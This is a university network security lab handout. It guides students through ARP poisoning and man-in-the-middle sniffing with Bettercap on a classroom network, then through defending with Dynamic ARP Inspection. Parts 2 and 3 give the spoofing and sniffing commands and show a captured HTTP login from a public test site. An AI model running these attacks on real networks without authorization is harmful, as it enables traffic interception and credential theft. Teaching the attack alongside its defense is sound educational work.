

ICT2217 Network Security
Lab Exercise 1.6: ARP Poisoning Attack and Defense

Learning Outcomes

Upon completion of this laboratory exercise, you should be able to:

- Conduct and defend against ARP poisoning attack which can lead to MitM attack

Required Hardware


- 1 x Rack of Cisco networking devices
- 1 x Box of cables containing
 - USB-to-RJ45 console cables
 - Ethernet cables
- 3 x Laptops

Required Software

- Tera Term <https://teratermproject.github.io/index-en.html>
- Kali Linux Live Boot on USB drive

PART 1: Setting up Network with Internet Access

1.1 Set up the network topology as shown:




- 1.2 Refer to Appendix A for the configuration of edge router with suitable IP addresses and NAT to connect to the Internet.
- 1.3 Configure Kali Linux PC and Windows PC with suitable IP addresses, default gateway and DNS IP addresses.
- 1.4 Launch web browser at Kali Linux PC and Windows PC to verify Internet access. Troubleshoot if necessary.

ICT2217 Network Security

PART 2: Conducting ARP Poisoning Attack using Bettercap

- 2.1 At Windows PC, start up a command prompt terminal and show the ARP cache.



What are the cache entries for default gateway and Kali Linux host?

ARP cache before attack	
Internet Address	Physical Address


- 2.2 Similarly, go to the console terminal of the router and show the ARP cache.

```
router# show arp
```


What are the cache entries for Windows and Kali Linux hosts?

ARP cache before attack	
Internet Address	Physical Address

- 2.3 At the Kali Linux PC, start a terminal and install Bettercap as shown:




- 2.4 Once Bettercap is successfully installed, run it.



ICT2217 Network Security

- 2.5 First, scan the network for the list of available victims by entering the commands in Bettercap. An example as shown which will be different from yours depending on your attack scenario.



```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo bettercap
bettercap v2.29 (built for linux amd64 with go1.15.6) [type 'help' for a list of commands]


192.168.2.0/24 > 192.168.2.20 » net.probe on
192.168.2.0/24 > 192.168.2.20 » [18:26:10] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.2.0/24 > 192.168.2.20 » [18:26:10] [endpoint.new] endpoint 192.168.2.30 detected as ec:f4:bb:60:3f:93 (Dell Inc.).
192.168.2.0/24 > 192.168.2.20 » net.probe off
192.168.2.0/24 > 192.168.2.20 » net.show

  IP  MAC  Name  Vendor  Sent  Recvd  Seen
  ---  ---  ---  ---  ---  ---  ---
192.168.2.20  ec:f4:bb:60:40:62  eth0  Dell Inc.  0 B  0 B  18:26:05
192.168.2.254  00:c8:8b:6d:71:e1  gateway  Cisco Systems, Inc  0 B  0 B  18:26:05
192.168.2.30  ec:f4:bb:60:3f:93  DESKTOP-V3EQ6S4  Dell Inc.  199 B  319 B  18:26:10

↑ 14 kB / ↓ 37 kB / 816 pkts
192.168.2.0/24 > 192.168.2.20 »
  
```

- 2.6 Next, run Wireshark to prepare capturing the gratuitous ARP replies to be sent out by Bettercap upon launching ARP poisoning attack.


- 2.7 When ready, enter commands to target the victim, enable fullduplex to also target the default gateway, and launch ARP poisoning attack as shown:



```

192.168.2.0/24 > 192.168.2.20 » set arp.spoof.targets 192.168.2.30
192.168.2.0/24 > 192.168.2.20 » set arp.spoof.fullduplex true
192.168.2.0/24 > 192.168.2.20 » arp.spoof on
[18:44:03] [sys.log] [inf] arp.spoof enabling forwarding
192.168.2.0/24 > 192.168.2.20 » [18:44:03] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
192.168.2.0/24 > 192.168.2.20 » [18:44:03] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.2.0/24 > 192.168.2.20 » [18:44:03] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.2.0/24 > 192.168.2.20 » [18:44:04] [endpoint.new] endpoint 192.168.2.30 detected as ec:f4:bb:60:3f:93 (Dell Inc.).
  
```

- 2.8 Stop Wireshark. Are you able to capture the gratuitous ARP replies sent out by Bettercap? Analyse them to understand technically how ARP poisoning attack works.



```

arp.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/> Expression... +

No. Time Source Destination Protocol Length Info
64.564833366 ec:f4:bb:60:40:62 ec:f4:bb:60:3f:93 ARP 60 192.168.2.254 is at ec:f4:bb:60:40:62
64.564878585 ec:f4:bb:60:40:62 00:c8:8b:6d:71:e1 ARP 60 192.168.2.30 is at ec:f4:bb:60:40:62

Frame 56: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Ethernet II, Src: ec:f4:bb:60:40:62, Dst: ec:f4:bb:60:3f:93
Address Resolution Protocol (reply)
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (2)
  Sender MAC address: ec:f4:bb:60:40:62
  Sender IP address: 192.168.2.254
  Target MAC address: ec:f4:bb:60:3f:93
  Target IP address: 192.168.2.30

0000 ec f4 bb 60 3f 93 ec f4 bb 60 40 62 08 06 00 01 ...?...@b...
0010 08 00 06 04 00 02 ec f4 bb 60 40 62 c0 a8 02 fe .....@b...
0020 ec f4 bb 60 3f 93 c0 a8 02 1e 00 00 00 00 00 .....?.....

Address Resolution Protocol (arp), 28 bytes
Packets: 83 · Displayed: 83 (100.0%) Profile: Default
  
```

- 2.9 Now, show the ARP caches at Windows host and router again. Do you observe any difference as compared to Step 2.1 and Step 2.2 before the attack?

Windows host:

ARP cache after attack	
Internet Address	Physical Address

Router:


ARP cache after attack	
Internet Address	Physical Address

PART 3: Conducting MitM Eavesdropping Attack using Bettercap

- 3.1 Bettercap is also able to sniff the network traffic by entering the commands as shown:

```
192.168.2.0/24 > 192.168.2.20 » set net.sniff.local true
192.168.2.0/24 > 192.168.2.20 » net.sniff on
```

- 3.2 Ask your victim at the Windows PC to visit any http website; e.g. <http://testphp.vulnweb.com/login.php>
- 3.3 In Bettercap, are you able to capture the URL and that the victim is visiting?
- 3.4 Next, ask your victim to login using the test account as stated on the web page.
- 3.5 Are you able to capture the victim's username and password?



```
kali@kali: ~
File Actions Edit View Help
192.168.2.0/24 > 192.168.2.20 »
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Referer: http://testphp.vulnweb.com/login.php
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Origin: http://testphp.vulnweb.com
Dnt: 1
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1

uname=test&pass=test
```

- 3.6 In practice, do you think the victim at the Windows PC will be able to notice that he/she is under attack?

PART 4: Defending against ARP Poisoning and MitM Attacks using DAI

- 4.1 Implement DAI (Dynamic ARP Inspection) as discussed.
- 4.2 When done, launch ARP Poisoning attack again and observe what happens.
- 4.3 Do you think DAI is an effective defense against ARP poisoning attack?

Appendix A: Connecting Edge Routers to ISPs for Internet Access

- A.1 On the console panel of each network rack are 4 Ethernet ports labeled IDxxx, where xxx ranges from 001 onwards.



- A.2 To access Internet via **ISP1**, connect the interface of your edge router to the **first left-most** IDxxx port.
- A.3 Configure IP address on the interface of your edge router connected to **ISP1** based on the IP address block allocated to your network rack as follows:

- Each network rack is labeled with a digit representing row, and an alphabet representing column, e.g. Rack 7A represents row 7 column A.
- Let r denote the row number to be **used** for calculation in the following formula, e.g. for Rack 7A, $r = 7$.

- Convert the column alphabet into a numerical digit by considering A as 1, B as 2, and so on as shown:

Rack Column Alphabet	A	B	C	D	E	F
Numerical Equivalent	1	2	3	4	5	6

- Let n denote the resultant rack number to be used for calculation in the following formula, e.g. for Rack 7A, $n = 7A = 71$.
- Reduce the resultant rack number into a numerical value between 1 to 42 inclusive by applying the formula $f = n - 4r - 6$, e.g. for Rack 7A, $f = 71 - (4 \times 7) - 6 = 37$.
- From above Step A.3.e, multiply f by 4 to derive the **last octet** of the IP address block allocated to your network rack; e.g. $37 \times 4 = 148$.
- The IP address block allocated for your network rack between the interface of your edge router and ISP1 is 172.17.9. i /30 where i is derived in Step A.3.f above; e.g. Rack 7A will be 172.17.9.148/30.
- The IP address for the interface of your edge router connecting to ISP1 is the first usable IP address within the allocated IP address block.

- A.4 The public IP address block allocated by ISP1 to your network rack is determined as follows:
- a. From above Step A.3.e, multiply f by 8; e.g. $37 \times 8 = 296$.
 - b. Divide the result in Step A.4.a by 256 and determine the quotient q ; e.g. $q = \lfloor 296/256 \rfloor = 1$.
 - c. Divide the result in Step A.4.a by 256 and determine the remainder m ; e.g. $m = 296 \bmod 256 = 40$.
 - d. The public IP address block allocated to your network rack is $203.149.(210+q).m/29$ where q and m are determined in Step A.4.b and A.4.c respectively; e.g. public IP address block for Rack 7A will be $203.149.211.40/29$.
- A.5 To access Internet via ISP2, connect the interface of your edge router to the second left-most IDxxx port.
- A.6 Configure IP address on the interface of your edge router connected to ISP2 based on the IP address block allocated to your network rack as follows:
- a. The IP address block allocated for your network rack between the interface of your edge router and ISP2 is $172.17.10.i/30$ where i is determined in Step A.3.g above.
 - b. The IP address for the interface of your edge router connecting to ISP2 is the first usable IP address within the allocated IP address block.
- A.7 The public IP address block allocated by ISP2 to your network rack is $129.126.(142+q).m/29$ where q and m are determined in Step A.4.b and A.4.c respectively.